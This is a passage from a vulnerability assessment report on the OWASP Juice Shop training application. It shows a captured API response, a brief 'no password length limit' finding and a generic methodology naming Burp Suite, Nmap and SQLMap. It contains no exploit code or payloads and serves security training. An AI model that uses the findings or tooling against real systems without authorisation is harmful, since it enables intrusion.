X-Recruiting: #/jobs
Location: /api/Recycles/14
Content-Type: application/json; charset=utf-8
Content-Length: 183
ETag: W/"b7-MxbEdRB8+9rzypzbzczC18vIE"
Vary: Accept-Encoding
Date: Mon, 21 Oct 2024 21:10:35 GMT
Connection: close
{
  "status": "success",
  "data": {
    "isPickup": false,
    "id": 14,
    "UserId": 5,
    "AddressId": 5,
    "quantity": 12,
    "updatedAt": "2024-10-21T21:10:35.263Z",
    "createdAt": "2024-10-21T21:10:35.263Z",
    "date": null
  }
}
```

<<No limit on the length of the password >>

## << medium>>

resource: <https://hackerone.com/reports/1411363>

## Methodology

This section describes how the vulnerability assessment of the OWASP Juice Shop was conducted. It is designed for technical practitioners, including security analysts, developers, and system administrators.

### 1. Tool Selection

The following tools were used in the assessment:

- **Burp Suite:** For manual testing and modifying web requests.
- **Nmap:** To discover open ports and services.
- **SQLMap:** For testing SQL injection vulnerabilities.

### 2. Execution of Tools

The tools were run in the following order:

- **Manual Testing:** Employed Burp Suite for detailed testing, focusing on specific areas.
- **Network Scanning:** Used Nmap to find open ports on the server.

### 3. Output Analysis

After the tools were run, the findings were analyzed:

- **Categorization:** Vulnerabilities were sorted by risk level (high, medium, low).
- **Validation:** Checked automated findings against manual results.
- **Documentation:** Each vulnerability was documented with details and evidence.

### 4. Vulnerability Validation

The vulnerabilities were confirmed to ensure accuracy:

- **Re-Testing:** High-risk vulnerabilities were tested again to confirm their impact.
- **Code Review:** Reviewed the source code (if available) for further validation.
- **Reporting:** Significant vulnerabilities were noted in the summary and discussed in the analysis and recommendations.

This methodology provided a thorough assessment of the OWASP Juice Shop application, laying the groundwork for security improvements.

## Assessment Toolset Selection

The following tools were used during the vulnerability assessment of the OWASP Juice Shop application:

1. **Burp Suite:** A popular platform for web application security testing that allows for intercepting HTTP requests, performing scans, and conducting detailed analyses.
2. **Nmap:** A network scanning tool used to discover hosts and open ports on the application server, helping to identify potential attack vectors.
3. **SQLMap:** A specialized tool for detecting and exploiting SQL injection vulnerabilities in web applications.

These tools were selected for their effectiveness in identifying and validating various vulnerabilities within the web application.

This concluded the vulnerability assessment methodology portion of this report.